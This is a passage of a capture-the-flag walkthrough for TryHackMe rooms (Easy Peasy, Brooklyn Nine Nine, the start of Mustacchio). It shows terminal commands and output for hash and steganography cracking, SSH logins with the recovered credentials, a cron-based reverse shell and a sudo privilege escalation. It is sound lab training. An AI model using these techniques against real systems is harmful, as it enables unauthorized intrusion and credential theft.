


I then found another with the hint that it is encoded in ba… which is base62;





I use the decoded hash to access the super hidden directory, I immediately check the source code and found another hash;




It may be a SSH key so let's use John2SSh again

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=easypeasy_1596838725703.txt --format=gost 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81
stat: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81: No such file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ nano hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=easypeasy_1596838725703.txt --format=gost hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2024-04-11 19:01) 50.00g/s 204800p/s 204800c/s 204800C/s mypasswordforthatjob..flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now that we have the ssh password lets connect in;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://10.10.226.198:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg
--2024-04-11 19:12:17--  http://10.10.226.198:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg
Connecting to 10.10.226.198:65524... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90158 (88K) [image/jpeg]
Saving to: 'binarycodepixabay.jpg'

binarycodepixabay.jpg                100%[=============================================================>]  88.04K  88.4KB/s    in 1.0s

2024-04-11 19:12:18 (88.4 KB/s) - 'binarycodepixabay.jpg' saved [90158/90158]

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
 6oRQzDzK.html   binarycodepixabay.jpg   BXBbyYs3.html          GrTVwk6O.html  'home-made lists'   LinEnum                      matrix.jpg   src        Utility   'Welcome to ctf!.html'
 a.py            buildscript.sh          easypeasy_1596838725703.txt  hash.txt       index.html          matrix-3109795_960_720.jpg   Reng0.ovpn   Training   Weapons

┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 011
01111 01100010 01101001 01101110 01100001 01110010 01111001
```

Ok so I need to decode some binary to find this flag;




Now lets access the machine using ssh;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -p 6498 boring@10.10.226.198
The authenticity of host '[10.10.226.198]:6498 ([10.10.226.198]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.226.198]:6498' (ED25519) to the list of known hosts.
**************************************************************************
**        This connection are monitored by government offical           **
**            Please disconnect if you are not authorized               **
** A lawsuit will be filed against you if the law is not followed       **
**************************************************************************
boring@10.10.226.198's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

Let's have a gander;

```
boring@kral4-PC:~$ ls -la
total 40
drwxr-xr-x 5 boring boring 4096 Jun 15  2020 .
drwxr-xr-x 3 root   root   4096 Jun 14  2020 ..
-rw------- 1 boring boring    2 Apr 11 16:17 .bash_history
-rw-r--r-- 1 boring boring  220 Jun 14  2020 .bash_logout
-rw-r--r-- 1 boring boring 3130 Jun 15  2020 .bashrc
drwx------ 2 boring boring 4096 Jun 14  2020 .cache
drwx------ 3 boring boring 4096 Jun 14  2020 .gnupg
drwxrwxr-x 3 boring boring 4096 Jun 14  2020 .local
-rw-r--r-- 1 boring boring  807 Jun 14  2020 .profile
-rw-r--r-- 1 boring boring   83 Jun 14  2020 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

Lets DECODE IT!!!




Checking the cronjobs so see what is perpetually running;


```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

boring@kral4-PC:~$ cd /var/www
boring@kral4-PC:/var/www$ ls
html
boring@kral4-PC:/var/www$ cd html
boring@kral4-PC:/var/www/html$ ls
index.html  n0th1ng3ls3m4tt3r  robots.txt  web0
boring@kral4-PC:/var/www/html$ cd ..
boring@kral4-PC:/var/www$ ls -la
```

Lets start up a reverse shell;


Set up the Netcat listener;




After a while I was able to secure a reverse shell;



Lets navigate around to see what is here, found to root flag;



SUCCESS




Task 3; Brooklyn Nine Nine - https://tryhackme.com/room/brooklynninenine

Nmap it!

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn -p- -T5 10.10.203.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 19:47 EDT
Warning: 10.10.203.48 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.203.48
Host is up (0.16s latency).
Not shown: 65441 closed tcp ports (conn-refused), 91 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 758.01 seconds
```

Observe the webpage and look around the source code;



Did someone say steganography;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://10.10.203.48/brooklyn99.jpg
--2024-04-11 20:01:57--  http://10.10.203.48/brooklyn99.jpg
Connecting to 10.10.203.48:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69685 (68K) [image/jpeg]
Saving to: 'brooklyn99.jpg'

brooklyn99.jpg                  100%[=============================================>]  68.05K   201KB/s    in 0.3s

2024-04-11 20:01:58 (201 KB/s) - 'brooklyn99.jpg' saved [69685/69685]
```

We cracked the hidden password;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20459 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

Success so let's use this to do some damage;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh holt@10.10.203.48
holt@10.10.203.48's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

We are in let's look around for our flag

```
holt@brookly_nine_nine:~$ ls -la
total 48
drwxr-xr-x 6 holt holt 4096 May 26  2020 .
drwxr-xr-x 5 root root 4096 May 18  2020 ..
-rw------- 1 holt holt   18 May 26  2020 .bash_history
-rw-r--r-- 1 holt holt  220 May 17  2020 .bash_logout
-rw-r--r-- 1 holt holt 3771 May 17  2020 .bashrc
drwx------ 2 holt holt 4096 May 18  2020 .cache
drwx------ 3 holt holt 4096 May 18  2020 .gnupg
drwxrwxr-x 3 holt holt 4096 May 17  2020 .local
-rw-r--r-- 1 holt holt  807 May 17  2020 .profile
drwx------ 2 holt holt 4096 May 18  2020 .ssh
-rw------- 1 root root  110 May 18  2020 nano.save
-rw-rw-r-- 1 holt holt   33 May 17  2020 user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```


Great now let's go for admin;

```
holt@brookly_nine_nine:/$ cd /root
-bash: cd: /root: Permission denied
holt@brookly_nine_nine:/$ nano /root
holt@brookly_nine_nine:/$ nano /root/root.txt
holt@brookly_nine_nine:/$ sudo nano /root/root.txt
holt@brookly_nine_nine:/$
```

Luckily sudo isn't blocked for us so let's use that instead;

```
  GNU nano 2.9.3                                    /root/root.txt

-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
```

Success




Task 4; Mustacchio - https://tryhackme.com/room/mustacchio

Do I still need to explain step 1?

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -Pn -T5 10.10.170.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 20:33 EDT
Nmap scan report for 10.10.170.212
Host is up (0.18s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.26 seconds
```


Found nothing out of place just check out the webpage;



Still couldn't find anything on my side, but what is not being shown?

```
┌──(kali㉿kali)-[~/Downloads/home-made lists]
└─$ gobuster dir -u http://10.10.170.212 -w big.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.170.212
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/custom               (Status: 301) [Size: 315] [--> http://10.10.170.212/custom/]
/fonts                (Status: 301) [Size: 314] [--> http://10.10.170.212/fonts/]
/images               (Status: 301) [Size: 315] [--> http://10.10.170.212/images/]
/robots.txt           (Status: 200) [Size: 28]
/server-status        (Status: 403) [Size: 278]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```


Interestingly this /custom page has a .bak file of users. This could be handy;



We can see that this file is a sqlite3 file so let's access the database and see what we can find;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0×1, schema 4
, UTF-8, version-valid-for 2

┌──(kali㉿kali)-[~/Downloads]
└─$ sqlite3 users.bak
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users(username text NOT NULL, password text NOT NULL);
INSERT INTO users VALUES('admin','1868e36a6d2b17d4c2745f1659433a54d4bc5f4b');
COMMIT;
sqlite>
```

